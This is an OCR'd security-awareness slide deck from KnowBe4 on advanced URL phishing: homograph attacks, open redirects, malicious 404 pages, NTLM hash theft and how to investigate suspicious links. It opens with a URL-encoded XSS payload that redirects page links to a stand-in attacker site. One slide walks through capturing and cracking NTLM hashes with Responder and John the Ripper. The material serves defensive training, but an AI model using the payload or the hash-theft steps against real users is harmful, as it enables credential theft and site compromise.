https://example.com/index.php?name=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6f%6e%6c%6f%61%64%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%76%61%72%20%6c%69%6e%6b%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%22%61%22%29%3b%6c%69%6e%6b%5b%30%5d%2e%68%72%65%66%3d%22%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%2d%73%69%74%65%2e%63%6f%6d%2f%22%3b%7d%3c%2f%73%63%72%69%70%74%3e

KnowBe4 Human error. Conquered.

49

https://www.thegeekstuff.com/2012/02/xss-attack-examples/

https://www.paladion.net/blogs/bypass-xss-filters-using-data-uris

https://www.gnucitizen.org/blog/self-contained-xss-attacks/

XSS cheatsheet: https://owasp.org/www-community/xss-filter-evasion-cheatsheet

Agenda

- Understanding URL Links
- Common URL Phishing Tricks
- Advanced URL Phishing Techniques
- How to Safely Examine URL Links

KnowBe4
Human error. Conquered.


50

Advanced URL Phishing Techniques

File Attachment is an Image

- File attachment image, not file attachment
- Image points to URL link

Fake file attachments which are really images



KnowBe4
Human error. Conquered.

51


https://www.theregister.co.uk/2017/01/16/phishing_attack_probes_sent_mail/

https://duo.com/decipher/the-latest-phishing-attacks-target-gmail-microsoft-word-and-android-apps

Advanced URL Phishing Techniques

<u>Digital Certificates</u>

- TLS digital certificates allow HTTPS connections between client and a web site/service
- A trusted, valid cert validates hostname and URL domain



KnowBe4
Human error. Conquered.

52

Advanced URL Phishing Techniques

Rogue Digital Certificates

- Does not mean site is not malicious
- Does not mean you can trust site
- Most phishing websites have valid, "trusted" certificates
  - Mostly because of "Let's Encrypt" certification authority (CA)

KnowBe4 Human error. Conquered.

53


https://nakedsecurity.sophos.com/2020/03/02/lets-encrypt-issues-one-billionth-free-certificate/

https://docs.apwg.org/reports/apwg_trends_report_q4_2019.pdf

Advanced URL Phishing Techniques

Rogue Digital Certificates

- Does not m
- Does not m
- Most phishi ed" certificates
  - Mostly b fication authority



KnowBe4 Human error. Conquered.

54

https://nakedsecurity.sophos.com/2020/03/02/lets-encrypt-issues-one-billionth-free-certificate/

https://docs.apwg.org/reports/apwg_trends_report_q4_2019.pdf

Advanced URL Phishing Techniques

EV Digital Certificates

Extended Validation Certs

- CAs must do far more extensive research before issuing
- Expensive
- I've yet to see a phishing site use one (although it's not impossible to imagine happening)
- When EV cert is detected some browsers highlight URL in green, but Chrome & Firefox no longer does

KnowBe4

55

https://shop.globalsign.com/en/ssl/ev-ssl

https://en.wikipedia.org/wiki/Extended_Validation_Certificate

https://www.theregister.co.uk/2019/08/12/google_chrome_extended_validation_certificates/

Advanced URL Phishing Techniques

Character Sets

- All devices/OS/apps use a "character set" to define what characters and languages can be used to display and print characters
- The first computers used the **ASCII character set**
  - Only supported 128 English characters (control characters plus characters on your keyboard)
  - 128-characters is a bit limiting even for English speakers

KnowBe4
Human error. Conquered.

56

Advanced URL Phishing Techniques

Character S

- All device to define what char d to display and print
- The first c ter set
  - Only su control charact oard)
  - 128-cha English speaker

Hex	Dec	Char		Hex	Dec	Char	Hex	Dec	Char	Hex	Dec	Char
0x00	0	NULL	null	0x20	32	Space	0x40	64	@	0x60	96	`
0x01	1	SOH	Start of heading	0x21	33	!	0x41	65	A	0x61	97	a
0x02	2	STX	Start of text	0x22	34	"	0x42	66	B	0x62	98	b
0x03	3	ETX	End of text	0x23	35	#	0x43	67	C	0x63	99	c
0x04	4	EOT	End of transmission	0x24	36	$	0x44	68	D	0x64	100	d
0x05	5	ENQ	Enquiry	0x25	37	%	0x45	69	E	0x65	101	e
0x06	6	ACK	Acknowledge	0x26	38	&	0x46	70	F	0x66	102	f
0x07	7	BELL	Bell	0x27	39	'	0x47	71	G	0x67	103	g
0x08	8	BS	Backspace	0x28	40	(	0x48	72	H	0x68	104	h
0x09	9	TAB	Horizontal tab	0x29	41	)	0x49	73	I	0x69	105	i
0x0A	10	LF	New line	0x2A	42	*	0x4A	74	J	0x6A	106	j
0x0B	11	VT	Vertical tab	0x2B	43	+	0x4B	75	K	0x6B	107	k
0x0C	12	FF	Form Feed	0x2C	44	,	0x4C	76	L	0x6C	108	l
0x0D	13	CR	Carriage return	0x2D	45	-	0x4D	77	M	0x6D	109	m
0x0E	14	SO	Shift out	0x2E	46	.	0x4E	78	N	0x6E	110	n
0x0F	15	SI	Shift in	0x2F	47	/	0x4F	79	O	0x6F	111	o
0x10	16	DLE	Data link escape	0x30	48	0	0x50	80	P	0x70	112	p
0x11	17	DC1	Device control 1	0x31	49	1	0x51	81	Q	0x71	113	q
0x12	18	DC2	Device control 2	0x32	50	2	0x52	82	R	0x72	114	r
0x13	19	DC3	Device control 3	0x33	51	3	0x53	83	S	0x73	115	s
0x14	20	DC4	Device control 4	0x34	52	4	0x54	84	T	0x74	116	t
0x15	21	NAK	Negative ack	0x35	53	5	0x55	85	U	0x75	117	u
0x16	22	SYN	Synchronous idle	0x36	54	6	0x56	86	V	0x76	118	v
0x17	23	ETB	End transmission block	0x37	55	7	0x57	87	W	0x77	119	w
0x18	24	CAN	Cancel	0x38	56	8	0x58	88	X	0x78	120	x
0x19	25	EM	End of medium	0x39	57	9	0x59	89	Y	0x79	121	y
0x1A	26	SUB	Substitute	0x3A	58	:	0x5A	90	Z	0x7A	122	z
0x1B	27	FSC	Escape	0x3B	59	;	0x5B	91	[	0x7B	123	{
0x1C	28	FS	File separator	0x3C	60	<	0x5C	92	\	0x7C	124	|
0x1D	29	GS	Group separator	0x3D	61	=	0x5D	93	]	0x7D	125	}
0x1E	30	RS	Record separator	0x3E	62	>	0x5E	94	^	0x7E	126	~
0x1F	31	US	Unit separator	0x3F	63	?	0x5F	95	_	0x7F	127	DEL

KnowBe4 Human error. Conquered.

57

Image from https://brianaspinall.com/math-cs-cracking-the-secret-code/

Advanced URL Phishing Techniques

Character Sets – ANSI & Unicode

- Early on, Microsoft Windows used what is known as the **American National Standards Institute (ANSI)** character-set
  - 218 characters
  - Wasn't built to handle more complex languages like Cyrillic and Chinese.
- Starting with Microsoft Windows 2000, Microsoft started to use **Unicode**
  - Unicode supports every known language, active and ancient, and it can represent millions of different chars

KnowBe4 Human error. Conquered.

58

Advanced URL Phishing Techniques

Character Sets – UTF-8 & Punycode

- Since 2009, the World Wide Web uses a character-set known as **UTF-8 (Unicode Transformation Format 8-bit)**
  - It's a subset of over 1 million Unicode characters.
- Subset of UTF-8 that many browsers to display hostnames is known as **punycode**
- When you type in a character into your browser, behind the scenes the computer is dealing with the typed in character as its Unicode number. It's the way the web and web applications work behind the scenes

KnowBe4 Human error. Conquered.

59

https://en.wikipedia.org/wiki/Punycode

Note: You may also see Internationalized Domain Names [IDN] (https://en.wikipedia.org/wiki/Internationalized_domain_name), which is a method for converting and displaying domain names between languages using Unicode and Punycode.

Advanced URL Phishing Techniques

Homograph Attacks

- Problem: Different Unicode/punycode characters look like each other
  - For example, the Unicode Latin "a" (U+0061 hex) and Cyrillic "a" (U+0430 hex) may look the same in a browser URL but are different characters represented in different languages
- This allows phishers to create new domain names that look just like other domain names, but are different

KnowBe4 Human error. Conquered.

60


https://en.wikipedia.org/wiki/IDN_homograph_attack

Note: You may also see Internationalized Domain Names [IDN] (https://en.wikipedia.org/wiki/Internationalized_domain_name), which is a method for converting and displaying domain names between languages using Unicode and Punycode.

Advanced URL Phishing Techniques

Homograph Attacks

https://www.xudongz.com/blog/2017/idn-phishing/



KnowBe4

61

https://en.wikipedia.org/wiki/IDN_homograph_attack


https://www.theguardian.com/technology/2017/apr/19/phishing-url-trick-hackers.
https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html
https://www.wordfence.com/blog/2017/04/chrome-firefox-unicode-phishing/
https://en.wikipedia.org/wiki/IDN_homograph_attack
https://blog.knowbe4.com/homographic-domains-make-phishing-scams-easier

Note: It's even possible to use Punycode hacking tricks with SMS: https://www.zscaler.com/blogs/research/smishing-punycode.

Advanced URL Phishing Techniques

Homograph Attacks

https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html



Not English word epic, but a Cyrillic set of characters that look like epic

When clicked on converts to this

KnowBe4

62

https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html

https://www.epic.com/


https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html

https://www.epic.com/

Advanced URL Phishing Techniques

Homograph Attacks

Some browsers will warn you if they detect a homographic attack



KnowBe4 Human error. Conquered.

64

https://en.wikipedia.org/wiki/IDN_homograph_attack

https://www.theguardian.com/technology/2017/apr/19/phishing-url-trick-hackers.
https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html
https://www.wordfence.com/blog/2017/04/chrome-firefox-unicode-phishing/
https://en.wikipedia.org/wiki/IDN_homograph_attack
https://blog.knowbe4.com/homographic-domains-make-phishing-scams-easier

Note: It's even possible to use Punycode hacking tricks with SMS: https://www.zscaler.com/blogs/research/smishing-punycode.

Advanced URL Phishing Techniques

Open Redirect URL Attacks

Some URLs point to domains and services which allow automatic redirection to other URLs

Example: http://t-info.mail.**adobe.com**/r/?id=hc43f43t4a,afd67070,affc7349**&p1**=knowbe4.com/r/?id=159593f159593159593,hde43e13b13,ecdfafef,ee5cfa06

Anything after &p1 variable could be used in redirect

Source: https://www.reddit.com/r/sysadmin/comments/d9ndnf/heres_a_phishing_url_to_give_you_nightmares/

KnowBe4 Human error. Conquered.

65

https://www.nextofwindows.com/the-phishing-url-that-tricks-a-tech-savvy-user

https://www.reddit.com/r/sysadmin/comments/d9ndnf/heres_a_phishing_url_to_give_you_nightmares/

Adobe fixed vulnerability

Advanced URL Phishing Techniques

Open Redirect URL Attacks

Some URLs point to domains and services which allow automatic redirection to other URLs

Examples: *https://www.google.ru/**#btnI&q**=%3Ca%3EhOJoXatrCPy%3C/a%3E*
*https://www.google.ru/**#btnI&q**=%3Ca%3EyEg5xg1736iIgQVF%3C/a%3E*

Anything after **#btnI&q** variable could be used in redirect

Source: https://www.microsoft.com/security/blog/2019/12/11/the-quiet-evolution-of-phishing/

KnowBe4 Human error. Conquered.

66

Google fixed vulnerability

Advanced URL Phishing Techniques

Malicious 404 Error Web pages

1. Hacker takes over some other innocent web server
2. They modify the web server's 404 web page to be a credential stealing logon page
3. Victim gets an email with a URL link pointing to a non-existent page or object on web site
4. 404 error pages serves up phish page

Ex: https://innocentwebserver.com/bankofamerica.com/login


Source: https://www.microsoft.com/security/blog/2019/12/11/the-quiet-evolution-of-phishing/

KnowBe4 Human error. Conquered.


Advanced URL Phishing Techniques

Malicious 404 Error Web pages

Instead of something that looks like this



They get something that looks like this



KnowBe4
Human error. Conquered.

68

URL Password Hash Theft

Password Hash Capture Steps

1. Hacker creates/has a malicious web server on Internet
2. Creates a malicious URL address that links to object on web server
3. Sends link to victim (e.g., using email, etc.)
4. Victim clicks on URL link
5. Email program/browser attempts to retrieve object
6. Server requires authenticated logon
7. Email program/browser attempts authenticated logon
8. Sends remote logon attempt from which attacker can derive password hash

KnowBe4 Human error. Conquered.

69

Another SMB leak, this time using Adobe Acrobat:
https://sensorstechforum.com/adobe-cve-2019-7089-second-patch/
Kevin's demo: https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary

URL Password Hash Theft Demo

URL Click sends Your Password Hash

Kevin Mitnick demo

- Uses **file:///** trick
- https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary
- **I Can Get and Hack Your Password Hashes From Email**
  - https://www.csoonline.com/article/3333916/windows-security/i-can-get-and-crack-your-password-hashes-from-email.html


KnowBe4 Human error. Conquered.

70

I Can Get and Hack Your Password Hashes From Email
https://www.csoonline.com/article/3333916/windows-security/i-can-get-and-crack-your-password-hashes-from-email.html

URL Password Hash Theft Demo

Password Hash Capture - Kevin Mitnick Demo



KnowBe4
Human error. Conquered.

71

Kevin's demo: https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary

To get Responder:

https://github.com/SpiderLabs/Responder

Or Download Kali Linux: https://www.kali.org/news/kali-linux-2018-4-release/ and it's under Applications, 09 – Sniffing and Spoofing

Another SMB leak, this time using Adobe Acrobat: https://sensorstechforum.com/adobe-cve-2019-7089-second-patch/

URL Password Hash Theft Demo

Kevin Mitnick Demo - Steps

1. Sets up Responder tool (https://github.com/SpiderLabs/Responder)
2. Creates and sends malicious email, includes UNC link (file:////) pointing to object on Responder server
3. Victim opens email in O365
4. Email program/browser attempts to retrieve object
5. Responder captures NT challenge response
6. Attacker generates and cracks NT hash to obtain plaintext password

KnowBe4 Human error. Conquered.

72

Kevin's demo: https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary

https://github.com/SpiderLabs/Responder

Another SMB leak, this time using Adobe Acrobat:
https://sensorstechforum.com/adobe-cve-2019-7089-second-patch/

Another SMB leak announced 4/2/20 around Zoom:
https://www.bleepingcomputer.com/news/security/zoom-lets-attackers-steal-windows-credentials-run-programs-via-unc-links/

URL Password Hash Theft

Defenses

- Require passwords with enough entropy to withstand cracking attempts
- Block unauthorizied outbound authentication logons at perimeter and/or host
  - Port blocking: **NetBIOS: UDP 137 & 138, TCP 139 & 445; LLMNR: UDP & TCP 5535**; LDAP: UDP/TCP 389 & 636; SQL: TCP 1433; TCP 21; SMTP: TCP 25 & 587; POP: TCP 110 & 995; IMAP: TCP 143 & 993
  - Can you block on portable devices wherever the connect?
- Filter out inbound file:// links
- Optional Microsoft patch and registry configuration settings:

  https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170014

https://github.com/SpiderLabs/Responder

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170014

Another SMB leak, this time using Adobe Acrobat:
https://sensorstechforum.com/adobe-cve-2019-7089-second-patch/

Creating Your Own Responder Demo

Creating Your Own Demo Environment Quickly in 1 Hour

Make a Windows VM and a Linux VM on the same simulated network

1. Download and run Kali Linux (https://www.kali.org/news/kali-linux-2018-4-release/)
2. Login as **root**, password is **toor**
3. Click **Applications** menu, choose **09 - Sniffing and Spoofing**, and run **Responder**
4. Then run **responder -I eth0 –v** (note listening IP address)

On Windows computer:

1. Open browser and connect to **http://<linuxIPaddresss>/index.html** (or any name)
2. Open File Explorer, and connect to **file:////<linuxIPaddress>/index.txt**
3. Responder will get NTLM challenge responses

To crack hashes, back on Linux computer:

1. Start terminal session
2. **cd /usr/share/responder/logs**
3. Run John the Ripper to crack the hashes in the log files

john <HTTP-NTLMv2...> or **john <SMB....>**

KnowBe4 Human error. Conquered.

74

https://github.com/SpiderLabs/Responder

Another SMB leak, this time using Adobe Acrobat:
https://sensorstechforum.com/adobe-cve-2019-7089-second-patch/

Kevin's demo: https://blog.knowbe4.com/kevin-mitnick-demos-password-hack-no-link-click-or-attachments-necessary

Agenda

- Understanding URL Links
- Common URL Phishing Tricks
- Advanced URL Phishing Techniques
- How to Safely Examine URL Links

KnowBe4
Human error. Conquered.

75

Note on URL Investigation

Warning

- Clicking on a malicious URL (Uniform Resource Locator) link can exploit your app/OS/device
- Anything beyond viewing a URL requires an isolated, safe, forensics method:
  - Submitting URL link to malware analysis service
  - Opening link on isolated forensics image
  - Giving to forensics expert to investigate

KnowBe4
Human error. Conquered.

76

How to Investigate URLs

<u>Opening URLs or File Attachments</u>

Can lead to:

- Immediate exploitation
- Sending your IP address
- Leaking other information
  - OS, browser, location, etc.
- Send your password hash to remote attacker

KnowBe4
Human error. Conquered.

77

Combating Rogue URLs

Perimeter Defenses

- Anti-Malware Defenses
- Content Filtering
- Reputation Services
- Make sure Defenses Decode Encoding Before Inspecting
- Make sure Defenses Expand Short URLs
- Keep Up-To-Date on Latest Malicious URL trends

KnowBe4 Human error. Conquered.

78

Whois.net

Combating Rogue URLs

Personal Defenses

- Education
- Always Hover Before You Click
- Stay Patched
- Don't Knowingly Allow Code to Execute
- Don't Download Unexpected Files
- Investigate or Ignore Suspicious URLs
- Execute in Suspicious URLs in a VM
- Submit to Malware Inspection Service

KnowBe4 Human error. Conquered.


79

Whois.net

Note on URL Investigation

Warning

- **Always "hover" over all URLs first to "reveal" them**
- What you see, the "display" URL may not be the true underlying (anchor HREF) URL



KnowBe4
Human error. Conquered.

80


Image taken from: https://www.onlineowls.com/phishing-emails-10-tips-identify-attack/

How to Investigate URLs

<u>Submit to service</u>

Submit for identification to:

- VirusTotal.com -70+ different AV engines



KnowBe4
Human error. Conquered.

81

www.sysinternals.com turns into https://docs.microsoft.com/en-us/sysinternals/

www.virustotal.com

How to Investigate URLs

<u>Opening URLs or File Attachment</u>

If you need to open a URL,

- Open in a safe virtual machine or isolated computer built for that purpose
- Example: VMware, Hyper-V, Virtual Box, Windows 10 Sandbox, Amazon Workspaces, etc.
- Windows 10 Sandbox
- Kali Linux on Windows

https://www.linkedin.com/pulse/windows-10-sandbox-forensics-vm-roger-grimes/

https://www.pcworld.com/article/3338084/how-to-use-windows-sandbox-microsoft.html

How to Investigate URLs

<u>Opening URLs or File Attachment</u>

If you need to open a URL or file,

- Turn over to a true forensic expert, who has the right equipment and tools

KnowBe4
Human error. Conquered.

84

How to Investigate Domains

Research

- How old is domain registration creation?
- Younger is more risky

KnowBe4
Human error. Conquered.

85

Whois.net

How to Investigate Email Phishes

Research

- How old is d
- Younger is m

Example was less than 4 months old at time of looked up and referred to pestware domain

WHOIS LOOKUP

themobilebonus.com is already registered*

```
Domain Name: THEMOBILEBONUS.COM
Registry Domain ID: 2440268436_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.internet.bs
Registrar URL: http://www.internet.bs
Updated Date: 2019-10-04T18:33:27Z
Creation Date: 2019-10-04T18:33:22Z
Registry Expiry Date: 2020-10-04T18:33:22Z
Registrar: Internet Domain Service BS Corp
Registrar IANA ID: 2487
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: ANNA.NS.CLOUDFLARE.COM
Name Server: YICHUN.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2020-01-23T13:31:17Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

KnowBe4 Human error. Conquered.

86

Whois.net


Domain themobilebonus.com was from a pestware ad scam

Many bogus domains are less than a day old

How to Investigate Email Phishes

Research

- Is domain on a blacklist?



KnowBe4
Human error. Conquered.

87

Mxtoolbox.com

Note: Most malicious domains are not on blacklists

How to Investigate Email Phishes

Research

- Is domain healthy?

KnowBe4
Human error. Conquered.

88

https://mxtoolbox.com/domain/googlechromeupdates.com/

How to Investigate Email Phishes

Email H

• Is dom

GOOGLECHROMEUPDATES.COM Domain Health Report

ARE YOU CONFIDENT that your email is getting through? FIND OUT WITH DELIVERY C

Problems | Blacklist | Mail Server | Web Server | DNS

10 Problems

Category	Host	Result
dmarc	googlechromeupdates.com	DNS Record not found
spf	googlechromeupdates.com	DNS Record not found
mx	googlechromeupdates.com	No DMARC Record found
mx	googlechromeupdates.com	DMARC Quarantine/Reject policy not enabled
dns	googlechromeupdates.com	Name Servers are on the Same Subnet
dns	googlechromeupdates.com	SOA Serial Number Format is Invalid
dns	googlechromeupdates.com	SOA Expire Value out of recommended range
smtp	park-mx.above.com	Reverse DNS does not match SMTP Banner
smtp	park-mx.above.com	Warning - Does not support TLS
smtp	park-mx.above.com	May be an open relay

KnowBe4 Human error. Conquered.

89

https://mxtoolbox.com/domain/googlechromeupdates.com/

How to Investigate URLs

Keeping up with Rogue URLs– Signs of Maliciousness

